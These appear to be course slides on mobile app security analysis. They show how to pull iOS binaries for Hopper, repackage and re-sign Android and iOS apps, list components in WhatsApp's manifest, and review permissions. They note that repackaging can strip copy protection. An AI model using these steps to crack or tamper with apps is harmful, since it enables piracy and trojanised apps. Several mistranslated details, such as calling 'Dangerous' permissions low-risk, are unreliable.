
Preparation of the Binary File

iOS

- It is possible to extract the API file obtained by using the scp command from an analysis machine.

```
> scp root@ip_dispositivo_i_os:path_origen_ipa
destino_en_maq_analisis
```

- Extract the API file in a folder (it is a zip file) and open the binary file with **Hopper.**




Preparation of the Binary File

iOS

- In the event of having the application's source code, it would be possible to extract the binaries from the iOS emulator.
- In this case, binaries will be compiled in x86 instead of ARM.
- The folder in which emulators in Xcode6 and later versions are stored is the following: **~/Library/Developer/CoreSimulator/Devices**
- Since random identifiers are used, it is necessary to order them to access the last emulator that has been used (if the application has just been installed).

Name	Date Modified
9A14CEEA-14CC-42A2-B961-2BA257FF66FA	Today, 22:36
device_set.plist	Today, 22:09
0860CBFF-5230-44B1-8975-BA731C54D0DD	5 Jan 2016, 23:28


- The binary will be stored in a folder within that folder, with an identifier such as: **Data/Containers/Bundle/Application/random *(the .most recent one).***



Preparation of the Binary File

iOS

- It is possible to load and inspect the file form Hopper.



Repackaging

Repackaging

Introduction

- It means **repacking an application** that has been subjected to a reverse engineering process.
- Before the repackaging, it is probable that any elements of the application have been modified: code, assets, configuration files, etc.
- It is performed due to different reasons, sometimes, for malicious purposes:
  - **Add libraries** to include functionalities.
  - **Modify the code** in order to mitigate security issues.
  - **Remove the copy protection** or premium restrictions.
  - **Events monitoring** created by the app (banking frauds, etc.).

After the packing, it is necessary to sign the app again with a new certificate, but it does not have to be the original certificate that was used to sign it.

Repackaging

Android

- On Android, the **repackaging** process is performed with **apktool** itself.

```
> apktool b directorio_app
```

```
santoku@santoku-VirtualBox:~/Downloads$ apktool b WhatsApp
I: Using Apktool 2.0.3
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Copying libs... (/lib)
I: Building apk file...
I: Copying unknown files/dir...
santoku@santoku-VirtualBox:~/Downloads$
```

- In order to install the application, it is necessary to sign it again. This operation is carried out with the jarsigner tool and a couple of public/private keys that can be different from the original ones.

```
santoku@santoku-VirtualBox:~/Downloads$ jarsigner -verbose -sigalg SHA1withRSA -
digestalg SHA1 -keystore curso.keystore whatsapp_debug.apk curso
Enter Passphrase for keystore:
```


- Finally, in order to optimize the RAM percentage consumed during the execution, the file data lining is optimized.


```
> zipalign -v 4 sin_alinear.apk alineado.apk
```

Repackaging

iOS

- Repackaging on iOS requires:
  - A jailbroken device in order to extract the apk file.
  - A program similar to Hooper to modify the instructions of the executable file.
  - A developer license to sign the application again.
- Once the program is loaded, it has to be modified by adding instructions such as *nop* (it does not perform any operation).






- Sign the binary:

```
> codesign -fs "Nombre Developer" nombre_binario
```

Repackaging

iOS

- Zip the file again and change the API extension.



- Furthermore, it is possible to install it again in the device through the Xcode.

Identification of Components of the Application

Identification of Components of the Application


Introduction

- Generally, the **main components** of mobile applications are the elements that expose apps to risks.
  - In the case of **Android: activities, services, content providers and broadcast receivers** that communicate with each other and, probably, with other applications.
  - On **iOS: visit and extension monitors** of the application.
- It is the first task to perform of a series of analysis tasks that are based on such data.
  - **Detection of application interfaces** opened to other applications.
  - **Listing of entry points** of the application for fuzzing during the dynamic analysis.
  - **Display of application components** due to a misconfiguration.

Identification of Components of the Application

Android

- On Android, all the **components** that are part of the application are **stated** in its manifest.
- Except for **broadcast receivers** that can be defined programmatically.
- The **manifest** of the application can be opened to be read after the execution of **APKtool**:
  - The activities begin with the tag *activity.*
  - Services begin with the tag *service.*
  - Broadcast receivers begin with the tag *receiver.*
  - Content providers begin with the tag provider.
- Any of the components may specify a set of **permissions** that will be required to the application wanting to interact with the component.



Identification of Components of the Application

Android

- Activities, services, and receivers may specify, via filters, which intents it is necessary to respond to.
  - An intent-filter includes:
    - **Action**: it specifies the type of action required to the component.
    - **Category**: it defines the category in which the specific filter is stored.
  - For a component to respond to an intent, both elements of the registered intent should coincide with the one sent.
- Furthermore, it is possible to specify whether the component will respond to sent intents from other applications by using the attribute exported:
  - exported="true", is able to respond to other application's intents.
  - exported="false", is able to respond only to intents created by the application itself.

Identification of Components of the Application

Android

Activities

There may be services **without specific filters**. Such services must be specifically called.

If they are not specified, Android establishes ***exported=false*** by default, due to security reasons.

```
<activity android:name="com.whatsapp.SettingsNotifications" android:theme="@style/Theme.Prefs">
    <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.NOTIFICATION_PREFERENCES"/>
    </intent-filter>
</activity>
<activity android:configChanges="keyboard|keyboardHidden|screenLayout|screenSize|smallestScreenSize|uiMode" android:label=
<activity android:configChanges="keyboard|keyboardHidden|screenLayout|screenSize|smallestScreenSize|uiMode" android:label=
<activity android:configChanges="keyboard|keyboardHidden|screenLayout|screenSize|smallestScreenSize|uiMode" android:label=
<activity android:configChanges="keyboard|keyboardHidden|screenLayout|screenSize|smallestScreenSize|uiMode" android:label=
<activity android:configChanges="keyboard|keyboardHidden|screenLayout|screenSize|smallestScreenSize|uiMode" android:label=
```

Identification of Components of the Application

Android

Services

There may be services **without specific filters**. Such services must be specifically called.

It is possible to access the **exported service** through other applications by using the action described in the filter.

```
<service android:name="com.whatsapp.memory.dump.MemoryDumpUploadService"/>
<service android:name="com.whatsapp.messaging.MessageService"/>
<service android:name="com.whatsapp.ExternalMediaManager"/>
<service android:exported="true" android:name="com.whatsapp.accountsync.AccountAuthenticatorService">
    <intent-filter>
        <action android:name="android.accounts.AccountAuthenticator"/>
    </intent-filter>
    <meta-data android:name="android.accounts.AccountAuthenticator" android:resource="@xml/authenticator"/>
</service>
```

Identification of Components of the Application

Android

Broadcast Receivers

In order to **restrict the access** of an application's component to the rest of apps via permissions, the attribute that should be used is android: *permission*

- As illustrated above, in both export=true cases, permissions are defined to protect the exposed components.

```
<receiver android:exported="false" android:name="com.whatsapp.notification.MissedCallNotificationDismissedReceiver"/>
<receiver android:exported="true" android:name="com.whatsapp.AlarmBroadcastReceiver" android:permission="com.whatsapp.permission.BROADCAST"/>
<receiver android:exported="true" android:name="com.whatsapp.gcm.GcmReceiver" android:permission="com.google.android.c2dm.permission.SEND">
    <intent-filter>
        <action android:name="com.google.android.c2dm.intent.RECEIVE"/>
        <action android:name="com.google.android.c2dm.intent.REGISTRATION"/>
        <category android:name="com.whatsapp"/>
    </intent-filter>
</receiver>
<receiver android:name="com.whatsapp.phoneid.PhoneIdRequestReceiver">
    <intent-filter>
        <action android:name="com.facebook.GET_PHONE_ID"/>
    </intent-filter>
</receiver>
```

Identification of Components of the Application

Android

Content Providers

Providers are identified with a URI through the attribute “authorities”.

As displayer above, in the case of Whatsapp, no providers are given to the rest of applications.

```
<provider android:authorities="com.whatsapp.provider.contact" android:exported="false" android:name="com.whatsapp.contact.ContactProvider"/>
<provider android:authorities="com.whatsapp.provider.media" android:exported="false" android:multiprocess="true" android:name="com.whatsapp.MediaProvider"/>
<provider android:authorities="com.whatsapp.fileprovider" android:exported="false" android:grantUriPermissions="true" android:name="android.support.v4.content.FileProvider">
```

Identification of Components of the Application

iOS

- On iOS, the document that includes information on the configuration of the application is called info.plist and is stored in the root of the API file.
- This file includes part of the information that describes the components of an iOS application.
- Furthermore, each extension of the application includes a **plist** file with information about it that should include the **NSExtension** key with the type of identifier.
- Extensions are stored in different places within the device.

Type of extension	Identifier
Action (UI)	com.apple.ui-services
Action (non-UI)	com.apple.services
Custom Keyboard	com.apple.keyboard-service
Document Picker	com.apple.fileprovider-ui
File Provider	com.apple.fileprovider-nonui
Photo Editing	com.apple.photo-editin
Share	com.apple.share-services
Today	com.apple.widget-extension
Watch App	com.apple.watchkit

Identification of Components of the Application

iOS


- Furthermore, the **info.plist** file stores information on URL that the application accepts to receive in order to receive information from other applications.
- This information is stored in elements such as URL Schemes under the URL Types key of the file.

URL types	Array	(1 item)
Item 0 (None)	Dictionary	(2 items)
Document Role	String	None
URL Schemes	Array	(1 item)
Item 0	String	dvia

Identification of Components of the Application

iOS

- Controllers of the application are not included in the info.plist therefore; it is necessary to find them with the code analysis.
- To this end, Hopper can be used to perform searches with the “controller” string on the source code.




- It is possible that other controller do not include the “controller” string on the name. For such elements, it is possible to look for methods that all the controllers implement: “`viewDidLoad`”, “`didReceiveMemoryWarning`”, etc.

Identification of Components of the Application

iOS

- In order to detect `AppDelegate`, follow the same process:



Permissions

Permissions

Introduction

- The permission analysis allows us to get to know the restricted capabilities of the operative system that the application may access.
- In certain cases, it is possible that the application asks for permissions, but does not use them.
- Even if it occurs, ideally, the permission would not have been included in the app, since, in case the application has any vulnerabilities, it could be exploited by attackers.
- When conducting the permission analysis, it is important to establish first which permissions the application should request by reading its documentation and description, publicly available on the store.

Permissions

Android

- Regardless the Android version (6.0 and later ones as well), every application should state permissions that the manifest file of the application is going to use.
- Permissions used by a given application are stored in the file: AndroidManifest.xml.
- Such file is stored in the root of an apktool folder.

```
<uses-permission android:name="com.android.launcher.permission.INSTALL_SHORTCUT"/>
<uses-permission android:name="com.android.launcher.permission.UNINSTALL_SHORTCUT"/>
<uses-permission android:name="com.android.vending.BILLING"/>
<uses-permission android:name="com.google.android.c2dm.permission.RECEIVE"/>
<uses-permission android:name="com.google.android.providers.gsf.permission.READ_GSERVICES"/>
<uses-permission android:name="com.sec.android.provider.badge.permission.READ"/>
<uses-permission android:name="com.sec.android.provider.badge.permission.WRITE"/>
<uses-permission android:name="com.htc.launcher.permission.READ_SETTINGS"/>
<uses-permission android:name="com.htc.launcher.permission.UPDATE_SHORTCUT"/>
<uses-permission android:name="com.sonyericsson.home.permission.BROADCAST_BADGE"/>
<uses-permission android:name="com.whatsapp.permission.BROADCAST"/>
<uses-permission android:name="com.whatsapp.permission.C2D_MESSAGE"/>
<uses-permission android:name="com.whatsapp.permission.MAPS_RECEIVE"/>
<uses-permission android:name="com.whatsapp.permission.VOIP_CALL"/>
<permission android:name="com.whatsapp.permission.BROADCAST" android:protectionLevel="signature"/>
<permission android:name="com.whatsapp.permission.C2D_MESSAGE" android:protectionLevel="signature"/>
```

A part of the permissions created and requested by Whatsapp

Permissions

Android

- On Android, an application may:
  - Request permissions, by using the “uses-permission” tag.
  - Create a permission via the “permission“ tag.
    - In order to restrict the access to sensitive functionalities of the application via other apps.
- Permissions may be classified into four levels:
  - *Normal*: low-risk permissions. They are not mentioned during the installation.
  - *Dangerous*: low-risk permissions. They are described during the installation.
  - *Signature*: permissions that are only granted if the application that requests them is signed by the same application that stated it.
  - *SignatureOrSystem*: it is the same as signature permissions but, in addition, it can be used by applications of the operative system.

Additional Relevant Information on the Manifest


Android

